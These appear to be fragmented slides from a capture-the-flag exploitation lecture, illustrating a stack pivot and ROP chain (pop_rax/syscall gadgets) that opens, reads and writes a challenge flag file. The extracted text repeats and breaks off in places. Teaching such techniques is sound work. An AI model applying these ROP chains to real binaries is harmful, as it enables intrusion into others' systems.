


RBP



Stack Pivot

- pivot
- `open("/home/chal/flag.txt",`
- **`read(3, buf, 0x30)`**
- `write(1, buf, 0x30)`



Stack Pivot

...
0x401ce1 (main):
lea rsi, [rbp - 0x20]
call read

0x4c26e0
/home/ch
al/flag.
txt

0x4c28e0
aaaaaaaa
aaaaaaaa
aaaaaaaa

read(3, buf, 0x30)


rsi	0x4c28e0
rdx	0x80
rax	?

pop_rax
0x2
syscall
0x401ce1
?

pop_rax
0x0
syscall
0x401ce1
?

Stack Pivot

- pivot
- `open("/home/chal/flag.txt",`
- **`read(3, buf, 0x30)`**
- `write(1, buf, 0x30)`



Stack Pivot


- pivot
- `open("/home/chal/flag.txt",`
- `read(3, buf, 0x30)`
- **`write(1, buf, 0x30)`**

```
...  
0x401ce1 (main):  
    ➔ lea rsi, [rbp - 0x20]  
    call read  
    ...  
    leave  
    ret  
...
```


RBP

```
0x4c2800 (buf):  
    "flag{XXXXXXXX}"
```

rdi	0x0
rsi	?
rdx	0x80
rax	?




RSP



Stack Pivot

- pivot
- `open("/home/chal/flag.txt",`
- `read(3, buf, 0x30)`
- **`write(1, buf, 0x30)`**



Stack Pivot

- pivot
- `open("/home/chal/flag.txt",`
- `read(3, buf, 0x30)`
- **`write(1, buf, 0x30)`**

```
...  
0x401ce1 (main):  
    lea rsi, [rbp - 0x20]  
    call read  
    ...  
    leave  
    ret  
...
```

```
0x4c2800 (buf):  
    "flag{XXXXXXXX}"
```

rdi	0x0
rsi	0x4c26e0
rdx	0x80
rax	?

RBP

0x4c26e0

aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
0x4c2900
pop_rdi

0

pop_rsi

0x4c2800

pop_rdx_rbx

0x30

0

pop_rax

0x1

syscall

0

?

RSP

0x4c28e0

aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
0x4c2700
pop_rdi

3

pop_rsi

0x4c2800

pop_rdx_rbx

0x30

0

pop_rax

0x0


syscall

0x401ce1

?

